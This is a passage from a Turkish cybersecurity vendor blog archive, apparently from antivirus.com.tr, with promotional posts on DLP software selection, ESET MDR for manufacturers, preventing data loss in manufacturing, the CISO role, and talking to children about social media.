DLP, verinin nasıl hareket ettiğini kontrol eder ve riskli transferleri engeller. DSPM, hassas verinin nerede yaşadığını ve açık olup olmadığını keşfeder. İçeriden Gelen Risk Yönetimi, kullanıcı davranışını veri hareketiyle ilişkilendirerek niyeti işaretler. Modern platformlar bu üçünü ayrı araçlar olarak çalıştırmak yerine giderek birleştiriyor.
**DLP yazılımının kurulumu ne kadar sürer?**
Büyük ölçüde değişiyor. Kurumsal paketler aylar sürebilir, ağ değişikliği veya uzman yönetici gerektirebilir. Hızlı kurulum için tasarlanmış orta ölçekli platformlar, inline proxy gerektirmeden temel korumayı haftalar içinde etkinleştirebilir. Az sayıda kişiden oluşan ekiplerin hızla kapsama ihtiyacı duyduğu durumlarda bu kritik bir faktör.
## En İyi DLP Yazılımı Seçimi
En iyi DLP yazılımı seçimi geniş kapsamlı bir karar ve çoğu kuruluşun başlaması gereken yer DLP. Doğru platform, ölçek, karmaşıklık ve iş ihtiyaçları arasındaki dengeye bağlı. Örneğin bazı çözümler yüksek düzeyde yapılandırılmış ekosistemler için, bazıları büyük ölçekli küresel operasyonlar için, bazıları da uç nokta odaklı ortamlar için tasarlandı. Kapsamlı DLP, içeriden gelen risk yönetimi ve uyumluluk hazırlığını sadeleştirilmiş bir deneyimle isteyen kuruluşlar için Safetica güçlü bir seçenek.
Daha fazla koruyor, daha az kesintiye yol açıyor: tek platform, tek fiyat, hızlı kurulum ve bulut ile uç noktalar genelinde niyeti okuyan koruma.
Bu karşılaştırmayı daha somut hale getirmek için: [kuruluşunuzda bir DLP politikasını nasıl kuracağınıza](https://antivirus.com.tr/kurulusunuzda-dlp-politikasi-nasil-olusturulur/), [bağımsız mı entegre mi DLP’nin sizin için daha mantıklı olduğuna](https://antivirus.com.tr/dlp-ve-entegre-dlp-sizin-icin-en-mantikli-olan-hangisi/) ve [Safetica’nın Microsoft 365 E3’ün bıraktığı boşlukları nasıl kapattığına](https://antivirus.com.tr/veri-koruma-aciklarini-kapatmak-safetica-microsoft-365-e3/) dair yazılarımıza da göz atabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik
---
### [MDR ile üretim güvenliğine yardımcı olmak](https://antivirus.com.tr/mdr-ile-uretim-guvenligine-yardimci-olmak/)
**Published:** Mart 3, 2025
**Author:** ESET
**Excerpt:** Maksimum etki elde etmek için MDR ile operasyonel teknolojinizin güvenliğini sağlayın.
**Content:**
*Çabuk para kazanmak isteyen tehdit aktörleri uzun zamandır imalat sektörünü hedef alıyor çünkü genellikle eski sistemleri kullanmaları kolay hedefler sunuyor. Maksimum etki elde etmek için [MDR](https://antivirus.com.tr/mdr-yonetilen-tespit-ve-mudahale-isletmeniz-icin-uygun-mu/) ile operasyonel teknolojinizin güvenliğini sağlayın.*
MDR’ın ne olduğunu, EDR ve XDR’dan farkını [MDR nedir rehberinde](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) anlattık.
Ulaşım sistemleri, kimyasallar, enerji altyapısı ve daha fazlasının üretiminden sorumlu olan imalat sanayi, dünya ekonomisinin iyi yağlanmış makinesini hareket hâlinde tutan şeydir.
Ancak imalat sektörü söz konusu olduğunda her şey eşit değildir. Çoğu ulus devletin kritik altyapı için çok önemli olarak tanımladığı kritik[ düğümler ](https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/critical-manufacturing-sector)vardır. Bunlar arasında birincil metaller, makineler, elektrikli ekipman ve bileşenler ve ulaşım ekipmanları yer alır. Bu sektörlerin kesintiye uğramasını önlemek ulusal güvenlik ve istikrarın temel taşlarından biridir.

## Üretim sektörü dolandırıcıların hedefinde
Üreticiler için dijital dönüşümün iki ucu keskin bıçak olduğu kanıtlanmıştır. Çünkü üretkenlik ve artan verimlilik için gelişmiş fırsatlar yaratırken aynı zamanda yıkıcı saldırılar için kötüye kullanılabilir. Üretim hatlarını durduran ve daha büyük şirketlerin ve ulusal güvenliğin varlığını tehdit eden operasyonel teknolojiye (OT) ve BT ağlarına dayanan siber bitişik cihazların endüstri kullanımından kaynaklanan Pandora’nın kutusunu da açmaktadır.
Bu örtüşmenin iyi bir örneği modern tedarik zinciri saldırılarıdır. 2021 yılında, DarkSide siber suç çetesi tarafından gerçekleştirilen bir fidye yazılımı saldırısının ardından günde 2,5 milyon varil taşıyan büyük bir ABD akaryakıt boru hattı devre dışı bırakıldı.
Bu durum ABD hükümetini karadan yakıt taşımacılığına ilişkin kuralları gevşetmeye zorladı. Gaz fiyatlarının yaklaşık yüzde 6 oranında artmasına neden oldu. Saldırganların VPN hesabı parolasını açıkta bırakarak içeri girdikleri bildirildi. Sonunda şirket, sistemlerini geri almak için yaklaşık 5 milyon dolar [fidye ödemeyi ](https://www.nytimes.com/2021/05/13/us/politics/biden-colonial-pipeline-ransomware.html)tercih etti.
Ancak üreticileri etkileyebilecek tek tehdit fidye yazılımları değil. ESET araştırmacıları 2017 yılında endüstriyel kontrol sistemlerine yönelik en büyük tehditlerden biri olan Industroyer’i ortaya çıkardı. Bu zararlı yazılımın yetenekleri arasında, güç kaynağı altyapısında, ulaşım kontrol sistemlerinde ve diğer kritik sektörlerde kullanılan endüstriyel iletişim protokollerini kötüye kullanarak elektrik trafo merkezi anahtarlarını ve devre kesicileri doğrudan kontrol etmek yer alıyor. Bu da bir saldırının potansiyel etkisinin basamaklı ekipman hasarına ve arızalarına neden olabileceği anlamına gelmektedir.
## Eski sistemlere bağımlılık
Tedarikçilerin, yüklenicilerin, distribütörlerin ve üçüncü taraf hizmet sağlayıcıların birbirlerine sıkı bir şekilde bağlı olmaları nedeniyle genişletilmiş bir saldırı yüzeyi oluştururlar. Bir domino taşı düşerse diğerleri de onu takip eder. Aynı durum dahili olarak bağlı sistemler için de geçerlidir. Petya kötü amaçlı yazılım erişimini bu şekilde sağlamıştır. M.E.Doc muhasebe yazılımını tehlikeye atarak ve trojanlaştırılmış bir güncelleme gerçekleştirerek saldırganların büyük bir küresel fidye yazılımı kampanyası başlatmasına olanak sağlamıştır.
[Bu vakalar](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/) özellikle eski sistemleri kullanan kritik üreticiler için kötüdür. Eski sistemlerin daha kolay yükseltilebildiği veya değiştirilebildiği diğer sektörlerin aksine (BT sektöründe olduğu gibi), üretim bazen eski bilgi işlem sistemlerine dayanan pahalı, özel ekipmanlara bağlıdır. Dolayısıyla bir üretim tesisi LockerGoga gibi bir fidye yazılımı tarafından vurulduğunda küresel bir operasyonu [manuel moda geçmeye ](https://www.bbc.com/news/business-48661152)zorlayabilir. Kaybedilen verimlilik nedeniyle milyonlara mal olabilir.
Bununla birlikte, bu sistemlerin güncellenmesi veya değiştirilmesi genellikle uzun kesinti süreleri gerektirir ve bu da operasyonel birikimler nedeniyle büyük mali kayıplara neden olabilir. Bu durum, siber güvenlik yatırımlarının ve sistem güncellemelerinin genellikle önceliklendirilmediği bir ortam yaratır. Zaman içinde şüphesiz istismar edilebilecek güvenlik açıklarına yol açmaktadır.
## Süreçleri MDR ile iyileştirin
Buradaki temel soru, eski veya güvenli olmayan sistemlerin çalıştırılmasından kaynaklanan güvenlik hatalarının sorumluluğunu en çok kimin alması gerektiğidir. Bir işletmeyi 7/24 güvence altına almak için ellerinden geleni yapan profesyonel güvenlik operatörleri mi, yoksa bakımla ilgili kısa kesintileri fidye ödemeleri ve küresel kapanmalarla takas edebilecek liderlik mi?
Sanayi sektöründe [bir veri ihlalinin maliyetinin ](https://www.ibm.com/reports/data-breach)ortalama 5,56 milyon dolar olduğu düşünüldüğünde yönetim kurullarında bu tür maliyetlerin kabul edilebilir olup olmadığı konusunda kapsamlı tartışmalar yapılmalıdır.
Yöneticiler ve müdürler, siber güvenliğin bir kuruluş genelinde nasıl önceliklendirileceği ve uygulanacağı konusunda kritik bir rol oynamaktadır. Üreticiler için bu, siber güvenliği BT departmanına havale etmek yerine temel bir iş hedefi olarak ele almak anlamına gelir. Esasen, liderler kaynakları stratejik olarak tahsis etmeli ve siber güvenlik araçları, eğitim ve personel için özel bir bütçe ayrılmasını sağlamalıdır. Dahası, bunu süreç iyileştirmeleriyle birlikte yapmak, üretkenliğin artması şeklinde büyük faydalar sağlayarak uzun vadede daha fazla iş yapılmasını sağlayabilir.
## MDR ile personel kaynaklı riskleri azaltın
Liderler daha iyi güvenlik için bazı kesin hedefler belirlerken çalışanlarını da düşünmelidir. Bu, manuel operatörler için değil, endüstriyel sistemlere kötü amaçlı yazılım gibi olumsuz dışsallıklar getirebilecek kritik ağa bitişik sistemlere erişimi olanlar için geçerlidir. Bu durum, imalat sektöründeki ihlallerin %83’ünün sisteme izinsiz giriş, sosyal mühendislik ve temel web uygulaması saldırılarıyla temsil edildiğini bildiren [2024 Verizon Veri İhlali Araştırmaları Raporu’nda ](https://www.verizon.com/business/resources/reports/dbir/)da vurgulanmaktadır.
Siber suçlular genellikle kimlik avı mesajları gibi sosyal mühendislik taktikleriyle veya kötü niyetli ekler/diğer indirmeler yoluyla cihazlarına kötü amaçlı yazılım göndererek insanları istismar eder. Bu nedenle, düzenli [siber güvenlik farkındalık eğitimleri ](https://www.eset.com/tr/business/cybersecurity-training/)kimlik avı farkındalığı, parola yönetimi ve güvenli veri işleme gibi konuları kapsamalıdır. Ayrıca çalışanlar şüpheli faaliyetleri herhangi bir tepki alma korkusu olmadan bildirmeye teşvik edilmeli, açık ve önleme öncelikli bir güvenlik kültürü oluşturulmalıdır.
Ayrıca uç nokta güvenliği ve genişletilmiş tespit ve müdahale çözümleri gibi gelişmiş siber güvenlik araçları üreticiler için vazgeçilmezdir. Bu teknolojiler tüm bir iş ağına gerçek zamanlı görünürlük sunarak kuruluşların anormallikleri tespit etmesine ve potansiyel tehditleri büyümeden önce tespit etmesine yardımcı olur. Bu, [yönetilen bir hizmet ](https://www.eset.com/tr/business/services/managed-detection-and-response/)aracılığıyla da sözleşmeye bağlanabilir ve küresel bir erişimle günün her saati koruma sağlar.
**ESET üreticileri koruyor**
[ESET MDR ](https://www.eset.com/tr/business/services/managed-detection-and-response/)gibi yönetilen hizmetler günün her saati güvenlik sağlayabilir ve özellikle bir üreticinin yetersiz veya nitelikli olmayan güvenlik personeline sahip olduğu durumlarda EDR gibi çözümlerden kaynaklanan riskleri hafifletebilir. Tüm bunlar, üretim verimliliğini korurken dahili kaynaklara büyük yatırım yapmaya gerek kalmadan gerçekleştirilir. ESET’in MDR teklifi, müşterilerinin uzmanlaşmış genişletilmiş güvenlik kolu olarak hareket eden ve tespitlerle yalnızca 20 dakika içinde başa çıkabilen araştırma gücüne sahip profesyoneller sağlayan son derece özel bir hizmet olan [ESET Detection & Response Ultimate](https://www.eset.com/tr/business/mdr-ultimate-protection/)‘ı da içeriyor.
## Her zaman mevcut uyumluluk standartları
Dış istismar tehdidinin ötesinde, özellikle önlenebileceği durumlarda, güvenlikte bir hata olması durumunda cezalar getiren çeşitli düzenlemeler ve uyum standartları da vardır.
Avrupa Birliği’nde [NIS2 ](https://antivirus.com.tr/nis2-yeni-avrupa-birligi-siber-guvenlik-yonergesi/)veya [2023/1230 sayılı Makine Yönetmeliği ](https://eur-lex.europa.eu/eli/reg/2023/1230/oj/eng)gibi yönetmelikler kritik sektörler için gereklilikler ortaya koymaktadır. Bunlardan ilki imalatı önemli bir sektör olarak tanımlamakta ve gelişmiş tedarik zinciri güvenliği, uygun risk yönetimi ve raporlama yükümlülükleri istemektedir. İkincisi ise daha spesifiktir; zira Makine Yönetmeliği üreticileri, bir makinenin dijital unsurlar ve bağlantılar içermesi durumunda [AB Siber Güvenlik Yasasına ](https://digital-strategy.ec.europa.eu/en/policies/cybersecurity-act)yönlendirme de dahil olmak üzere, siber güvenliğe odaklanarak uygun endüstriyel güvenlik konseptleri oluşturmaya zorlamaktadır.
Havuzun diğer tarafında, endüstriyel otomasyon ve kontrol sistemlerinin güvenliğini sağlamak için gereklilikleri belirleyen [ISA/IEC 62443 ](https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards)standart serisi bulunmaktadır. Tıbbi cihaz üreticileri için [2023 Konsolide Ödenek Yasası](https://www.fda.gov/medical-devices/digital-health-center-excellence/cybersecurity-medical-devices-frequently-asked-questions-faqs), 524B bölümü kapsamında, bağlı cihazların güvenlik açığı yaması gibi siber güvenlik standartlarını karşılamasını sağlayan kapsamlı değerlendirmeler gerektirmektedir. Hükümetlerin güvenilir siber esneklik odağını sürdürmeleri gerekeceğinden kritik sektörler için daha fazla uyumluluk standardının bunu takip edeceğini varsayabiliriz.
## Üreticiler için MDR çözümü
Eski sistemlerden kaynaklanan riskleri azaltmak için üreticiler, hava boşluğu veya ağ segmentasyonu gibi sağlam önleme stratejileri uygulamalıdır.
Air gapping, kritik sistemleri ağdan tamamen izole ederek yetkisiz erişimi engellemeyi içerir. Basitçe, virüslü bir USB yerleştirmek dışında, tehdit aktörlerinin erişim elde etmesi daha zor olacaktır. Ancak [ESET’in yeni araştırmasının ](https://www.welivesecurity.com/en/eset-research/mind-air-gap-goldenjackal-gooses-government-guardrails/)da gösterdiği gibi bu durum değişiyor. Birbirine bağlılığın giderek arttığı göz önüne alındığında özellikle kritik altyapıyı korurken hava boşluğu, OT ortamları için tek siber dayanıklılık stratejisi olamaz. Ağı daha küçük, yalıtılmış bölgelere ayıran ağ segmentasyonu gibi ek güvenlik, potansiyel ihlalleri daha kolay kontrol altına almaya yardımcı olabilir.
Esasen bu önlemler, sistemin bir bölümü tehlikeye girse bile saldırganların diğer alanlara erişememesini sağlar. Benzer şekilde, ESET MDR gibi yönetilen bir tespit ve müdahale hizmeti ile yüksek seviyede koruma elde edilebilir. Sofistike tehditlerin üretim süreçlerini ilk etapta etkilemesi [önlenebilir](https://www.eset.com/us/business/prevention-first-approach/).
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [Üretim sektöründe veri kaybı neden önemli, nasıl önlenir?](https://antivirus.com.tr/uretim-sektorunde-veri-kaybi-neden-onemli-nasil-onlenir/)
**Published:** Mayıs 23, 2023
**Author:** Can Erginkurban
**Excerpt:** Üreticiler dijitalleşmeyi benimsedikçe, sektör giderek daha fazla hedef haline geliyor. En çok hangi veriler çalınıyor, başınıza gelmemesi için neler yapabilirsiniz?
**Content:**
Üreticiler dijitalleşmeyi benimsedikçe, siber suçlular bu yüksek değerli sektörü giderek daha yaratıcı şekilde hedef alıyorlar. Hasar, veri kaybından tutun da fikri mülkiyet hırsızlığına kadar uzanabilir ve hem operasyonları hem de itibarı etkileyecek kadar ciddi olabilir. Verizon tarafından hazırlanan 2022 Veri İhlali Araştırmaları Raporu’na göre, imalat sektörü geçtiğimiz yıl 338 veri ihlali yaşadı (2.300’den fazla girişim gerçekleşti). En çok hangi veriler çalınıyor ve sizin başınıza gelmemesi için işletmeniz veri kaybı korumasını artırmak için ne yapabilir, DLP neden önemli? Gelin ayrıntılara bir göz atalım:
## Ne tür verilerin korunması gerekiyor?
İmalat sektörü siber suçlar için başlıca hedeftir ve her şey iki ana temaya bağlıdır: para ve ticari sırlar. Bilgisayar korsanlarını motive eden şey, finansal kazanç beklentisi ya da ticari sırları ve gizli bilgileri çalma fırsatıdır.
Kişisel bilgiler ve oturum açma kimlik bilgileri her zaman bir veri ihlalinde çalınma riski altında olsa da imalat endüstrisi ek bir sorun ile karşı karşıyadır: fikri mülkiyetlerine yönelik tehdit.
Bu nedenle, üreticilerin yalnızca sağlam veri kaybı önleme (DLP) önlemlerine sahip olmaları değil, aynı zamanda teknik bilgi ve ticari sırları koruma konusunda da önlem almış olmaları gerekir. İşinizi siber tehditlere karşı korumak söz konusu olduğunda bunu aklınızda tutmanız çok önemlidir.

## İmalat sektörünü etkileyen en önemli siber suçlar
İmalat sektöründe veri kaybının gerçekte nasıl gerçekleştiği hakkında biraz konuşalım.
Verizon’un Veri İhlali raporu, üretimde en yaygın veri ihlali türlerinin sisteme izinsiz giriş, temel web uygulaması saldırıları ve sosyal mühendislik olduğunu ortaya koydu. Saldırıların %88’i dışarıdan gelirken, %12’sinin kurum içinden geldiğini bilmek de ilginçtir.

**Fidye yazılımı** kullanımı artıyor. Fidye yazılım saldırıları, önemli veri ve dosyaların kilitlenmesine neden olur, böylece şirket siber suçluya ödeme yapmadığı sürece bunlara erişemez. Fidye saldırısı, genellikle ticari sırları ifşa etme veya fikri mülkiyeti rakiplere satma tehdidi altında siber suçlular tarafından bir şantaj aracı olarak kullanılan bir veri saldırısı durumudur.
[Kimlik avı](https://antivirus.com.tr/sik-gorulen-kimlik-avi-turleri-ve-alabileceginiz-onlemler/) saldırganların bir başka favorisidir. Temel olarak **oltalama,** siber suçlunun kişisel veya kurumsal bilgilerinizi çalmak amacıyla genellikle e-posta yoluyla sizinle iletişime geçmesidir. Bilgisayar korsanları genellikle tüm kuruluşa erişim sağlamanın bir yolu olarak bireysel çalışanları hedef alır. Bu da arka kapıdan gizlice girebilmelerini sağlar.
Ancak olayların yaklaşık %70’inden sorumlu hangisi biliyor musunuz? **DDoS** (Dağıtılmış Hizmet Reddi) saldırıları. Bir DDoS saldırısı, üretim kuruluşunun ağını ve sunucularını sele maruz bırakarak kullanılamaz hale getirmek için tasarlanmıştır. Siber suçlular hedef sistemi aynı anda farklı kaynaklardan gelen çok sayıda istek veya trafikle doldurarak çökmesine neden olur. Sistemler çökerse, montaj hatları gibi şeyler çalışamaz ve sonuçta kuruluşun çalışması engellenir.
## Üretimde veri kaybı sonuçları
İmalat sektöründe veri kaybının önlenmesi, potansiyel olarak yıkıcı sonuçlardan kaçınmak için çok önemlidir. Bir siber saldırı meydana gelirse, aşağıdakilere neden olabilir:
- **İş kesintileri**. Üretimde, bir veya daha fazla tesisin kapatılması veya üretimin durdurulması gerekir, bu da üretkenlik ve gelir kaybına yol açar.
- Ödeme yapıldıktan sonra bile gizli bilgilerin istismar edilmeyeceğine dair bir garantisi olmayan pahalı **fidye yazılımı ödemeleri.**
- **Ticari sırların sızdırılması** veya fikri mülkiyetin çalınması ve muhtemelen rakiplere satılması.

[Veri kaybını önleme ihtiyacından](https://antivirus.com.tr/tag/dlp/) daha önce birçok kez bahsetmiştik. Şimdi de yaygın siber saldırıların üretim şirketlerinde nelere yol açabileceği hakkında biraz daha konuşalım:
DDoS saldırılarının üretim şirketleri üzerinde felç edici bir etkisi vardır. Şirketin sistemlerine büyük miktarlarda trafik göndererek sistemin veya ağın düzgün çalışmamasına neden olabilirler. Bu durum üretimi tamamen durma noktasına getirebilir ve hizmetleri aksatarak müşterilerin hayal kırıklığına uğramasına ve gelir kaybına yol açabilir. Aşırı durumlarda, bir DDoS saldırısı ekipmana bile zarar verebilir ve maliyetli onarımlara veya değiştirmelere yol açabilir.
Bir veri ihlalinin (ve zayıf veri kaybı korumasının) en pahalı sonuçlarından biri fidye yazılımı ödemeleridir. Bilgisayar korsanları hassas bilgileri şifreleyebilir ve kuruma güvenli bir şekilde iade edilmesi için önemli bir fidye talep edebilir. Tabii ki, bu durum şüpheli karakterlerle uğraşmayı gerektirdiğinden, bu suçlulara ödeme yapmanın verileri istismar etmelerini engelleyeceğinin garantisi yoktur.
İmalat sektöründe fikri mülkiyet korumasının önemi diğer pek çok sektörden daha fazladır, çünkü bu sektörde fikri mülkiyet çok değerli bir varlıktır. Know-how ve fikri mülkiyetin korunması, veri kaybını, itibar zedelenmesini ve hatta şirketin rekabet gücünün uzun vadede zarar görmesini önlemek için gereklidir.
## **Safetica ile üretim sektöründe know-how kaybı nasıl önlenir?**
**Üreticiler için Türkçe teknik raporumuzu indirin!**
HEMEN İNDİRİN

## Üreticiler DLP’lerini nasıl geliştirebilir, veri kaybı nasıl önlenir?
- Çok katmanlı güvenlik altyapısı
- Hassas verilerin sınıflandırılması ve şifrelenmesi ve [Sıfır Güven politikasının uygulanması](https://antivirus.com.tr/asla-guvenme-her-zaman-dogrula-sifir-guven-nedir/)
- Yazılımları güncel tutmak (güvenlik açıklarını mümkün olan en kısa sürede yamalamak)
- Düzenli [veri yedekleme](https://stratus.com.tr/storagecraft/)
- Düzenli risk değerlendirmeleri
- Güvenlik politikaları ve prosedürlerin geliştirilip uygulanması
- Müdahale planlarının hazır bulundurulması
- Çalışanların eğitimi
Nereden bakarsanız bakın, veri kaybını önleyici tedbirlerin alınması çok önemlidir.
Etkili yaklaşımlardan biri, hassas verileri korumak için veri sınıflandırması ve [şifreleme](https://www.eset.com/tr/business/solutions/identity-and-data-protection/) kullanmaktır. Üreticiler, verileri sınıflandırarak ve hassasiyetlerine göre şifreleyerek yalnızca yetkili kişilerin bu verilere erişebilmesini sağlayabilir. Erişimin nasıl ve neden sınırlandırılması gerektiğini görmek için [Sıfır Güven Yaklaşımını inceleyin. ](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/)
Know-how’ın korunması, bir şirkete rekabet avantajı sağlayan gizli bilgi anlamına gelir. Know-how ticari sırları, süreçleri, şemaları ve diğer fikri mülkiyetleri içerebilir. Know-how’ı korumak için üreticiler çok faktörlü kimlik doğrulama ve [kullanıcı izin ayarları](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/) gibi erişim kontrolleri uygulayabilir ve bir saldırı tespit sistemine sahip olduklarından emin olabilirler.
### Eğitim
Fikri mülkiyeti ve gizli verileri korumanın yanı sıra, üreticiler çalışanlarının siber güvenlikle ilgili en iyi uygulamalar konusunda eğitimli olmalarını da sağlamalıdır. Bu, [çalışanları veri ihlallerinin nasıl tespit edileceği ve önleneceği konusunda eğitmek](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/) için düzenli eğitim ve farkındalık programlarını içerir. Parola politikaları ve olay müdahale planları gibi veri koruma önlemlerini uygulayan politika ve prosedürleri uygulamak da iyi bir fikirdir.

Safetica ile üretim sektöründe know-how kaybı nasıl önlenir? **Üreticiler için teknik raporumuzu indirin!**
[](https://stratus.com.tr/safetica-dlp/)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Rehber, Veri Kaybı
---
### [CISO Nedir? Baş Bilgi Güvenliği Yöneticisi Ne Yapar?](https://antivirus.com.tr/ciso-bas-bilgi-guvenligi-yoneticisi-ne-is-yapar/)
**Published:** Haziran 12, 2023
**Author:** ESET
**Excerpt:** Baş Bilgi Güvenliği Yöneticisi (Chief Information Security Officer) (CISO), şirketlerin dijital güvenliğinden sorumlu üst düzey bir profesyoneldir.
**Content:**
## CISO Nedir?
CISO (Chief Information Security Officer / Baş Bilgi Güvenliği Yöneticisi), bir şirketin dijital güvenlik stratejisini kurup yürüten üst düzey yöneticidir. Sorumluluğu tek bir sistemi korumak değil, kurumun tüm dijital varlıklarını — verisinden altyapısına — kapsayan bütüncül bir güvenlik yaklaşımı kurmaktır.
Siber tehditlerin karmaşıklaşması ve bir güvenlik ihlalinin artık sadece teknik değil, itibar ve ticari bir risk hâline gelmesiyle birlikte, CISO pozisyonu son yıllarda çoğu orta-büyük ölçekli şirketin organizasyon şemasında yerini aldı.
## CISO Ne İş Yapar?
CISO’nun görev alanı geniştir: güvenlik politikalarını belirlemek, ekipleri yönetmek, olay müdahale planları hazırlamak ve genellikle doğrudan CEO’ya raporlamak. Çoğu kurumda CTO (Baş Teknoloji Sorumlusu) ve CIO (Baş Bilgi Sorumlusu) ile yakın iş birliği içinde çalışır; ayrıcalıklı hesap yönetiminden sorumlu güvenlik ekipleri de genellikle CISO’ya bağlıdır.
Günlük pratikte bu, tek bir sabit rutin değil, sürekli önceliklendirme demektir: bir gün yeni bir güvenlik açığının kurumsal etkisini değerlendirmek, ertesi gün yönetim kuruluna risk raporu sunmak, bir başka gün ekiple birlikte bir olay müdahale tatbikatı yürütmek CISO’nun gündeminde aynı anda yer alabilir.
## CISO ve CIO Arasındaki Fark
İkisi de üst düzey teknoloji yöneticisi ama odakları farklı. CIO, şirketin BT stratejisinden ve operasyonel verimlilikten sorumludur — hangi sistemlerin kullanılacağına, verinin nasıl işleneceğine karar verir. CISO ise bu sistemlerde tutulan bilginin güvenliğinden sorumludur. Basitçe: CIO teknolojiyi çalıştırır, CISO onu korur.
## CISO ve CSO Karıştırılmamalı
CISO yalnızca bilgi güvenliğinden sorumluyken, CSO (Baş Güvenlik Yöneticisi) hem fiziksel hem dijital güvenliği kapsayan daha geniş bir rol üstlenir — bina erişim kontrolünden dijital varlık korumasına kadar.
## CISO’da Aranan Beceriler
Pozisyon, teknik derinlik kadar yönetimsel olgunluk da ister. Bir CISO adayında genellikle şu beceriler aranır:
- Bilgi güvenliğinde risk yönetimi konusunda somut deneyim
- Ağ, Linux ve sanallaştırma altyapılarına teknik hâkimiyet
- Sektördeki güncel güvenlik standartlarını (ISO 27001 gibi) ve veri koruma mevzuatını (KVKK, GDPR) yakından takip etmek
- Güvenli yazılım geliştirme yaşam döngüsü (Secure SDLC) ve DevSecOps pratiklerine hâkimiyet
- Güvenlik otomasyonu araçlarını anlama ve ekibe doğru şekilde konumlandırma
- Karmaşık teknik riskleri yönetim kuruluna ve yatırımcılara anlaşılır şekilde aktarabilme
## Türkiye’de CISO Rolü
KVKK’nın yürürlüğe girmesi ve artan veri ihlali davalarıyla birlikte Türkiye’de de CISO (veya eşdeğeri “Bilgi Güvenliği Direktörü”) pozisyonu özellikle finans, sağlık ve e-ticaret sektörlerinde hızla yaygınlaşıyor. KVKK uyumluluğu artık yalnızca hukuk departmanının değil, doğrudan CISO’nun sorumluluk alanına giren bir gündem maddesi.
## CISO Olmak İçin Gerekenler
CISO rolü, sunduğu etki ve ücret düzeyi nedeniyle siber güvenlik alanındaki birçok profesyonelin hedefindedir. Ancak bu pozisyona ulaşmak genellikle uzun bir kariyer yolundan geçer: güvenlik operasyonlarında saha deneyimi, ardından ekip liderliği, sonrasında risk ve uyum konularında stratejik sorumluluk.
Sektörde en çok aranan sertifikalar arasında CCISO (EC-Council’ın Sertifikalı CISO programı), CISSP ve yönetim yeteneklerine odaklanan ISACA’nın CISM’i yer alır. Daha geniş bir denetim/güvenlik yöneticiliği perspektifi isteyenler için Sertifikalı Bilgi Sistemleri Denetçisi (CISA) ve Sertifikalı Etik Hacker (CEH) gibi programlar da kariyer yolunu güçlendirir. Sertifikaların yanında, doğrudan CEO ve yatırımcılarla muhatap olacağınız için güvenilirlik inşa etmek ve teknik konuları sade bir dille anlatabilmek en az teknik bilgi kadar belirleyicidir.
## Sonuç
CISO, bir kurumun dijital güvenlik stratejisinin sahibidir — teknik derinlik ile yönetimsel sorumluluğu bir arada taşıyan, gün geçtikçe daha kritik hâle gelen bir roldür.
İlgili makale: [Gölge BT (Shadow IT): Neden risklidir ve nasıl engellenir?](https://antivirus.com.tr/golge-bt-shadow-it-neden-risklidir-ve-nasil-engellenir/)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** CISO, Dijital Güvenlik
---
### [Sosyal medya katılımından önce çocuklarınıza anlatacağınız 3 şey](https://antivirus.com.tr/sosyal-medya-katilimindan-once-cocuklariniza-anlatacaginiz-3-sey/)
**Published:** Haziran 16, 2020
**Author:** ESET
**Excerpt:** Çocuklarınızın sosyal medyaya ilk adımlarını atmadan önce bilmeleri gereken bazı önemli şeyler var!
**Content:**
Çocuklarınızın ilk sosyal medya adımlarını atmadan önce bilmeleri gereken bazı önemli şeyler var!
Teknoloji yaşamın her alanına nüfuz ettiğinden, sosyal medya bunun günlük bir parçası haline geldi. Sosyal sitelere akın edenler yalnızca yetişkinler değil; artan sayıda çocuk da var. Çocuklar aslında [kendi sosyal ağlarına sahipler](https://www.welivesecurity.com/2015/10/05/best-social-networks-younger-children/); bunlar genellikle çocukların etkileşime girebileceği ılımlı güvenli cepheler olarak pazarlanır fakat ebeveynler çocukların bu alandaki faaliyetlerini bir dereceye kadar gözetebilirler. Facebook bile [messenger uygulamasının](https://www.welivesecurity.com/2020/02/06/facebook-now-lets-monitor-childrens-chats/) çocuk versiyonunu tanıttı.
Ancak, bunlar çocukların belirli bir yaşa ulaştıktan sonra bıraktıkları ılımlı, küratörlü ve güvenli alanlardır. Peki, çocuklarınızın daha yetişkin merkezli sosyal ağlara geçişini mümkün olduğunca güvenli ve pürüzsüz hale getirmek için ne yapabilirsiniz? Uluslararası Çocuk Günü ve [Küresel Ebeveynler](https://www.un.org/en/observances/parents-day) Günü’nü kutlarken, Facebook, Instagram, TikTok veya diğer sosyal paylaşım sitelerine katılmadan önce çocuklarınıza anlatmanız gerekenlere bir göz atalım.
### Bunu paylaşmak istediğinden emin misin?
İnternette paylaşılan internette kalır; neredeyse internetin kendisi kadar eski bir deyiş. Çoğu insanın unutmaya eğilimli olduğu bir şey olsa da, [her şeyi internette paylaşmayı](https://www.welivesecurity.com/2018/06/29/oversharing-social-media/) düşünenlere sıkça hatırlatılmalıdır. Aynı deyiş, yetişkinlere yönelik sosyal ağlara katılacak çocuklara da anlatılmalıdır.
Bir şey göndermek veya paylaşmak istiyorlarsa, gelecekte kendilerine nasıl yansıyacağını her zaman düşünmelidirler. Böyle bir konuyu gençler ile konuşmak zor bir görev olsa da, önemlidir. Herhangi bir şeyi paylaşmadan önce içeriği gören yaşlı bir akrabalarının (örneğin büyükbaba veya büyükanne) ne söyleyeceğini kendilerine sormaları iyi olacaktır.
*İLGİLİ YAZI:* [*Çocuklar hangi yaşta çevrimiçi hizmetlere erişebilmelidir?*](https://www.welivesecurity.com/2016/09/12/age-kids-able-access-online-services/)
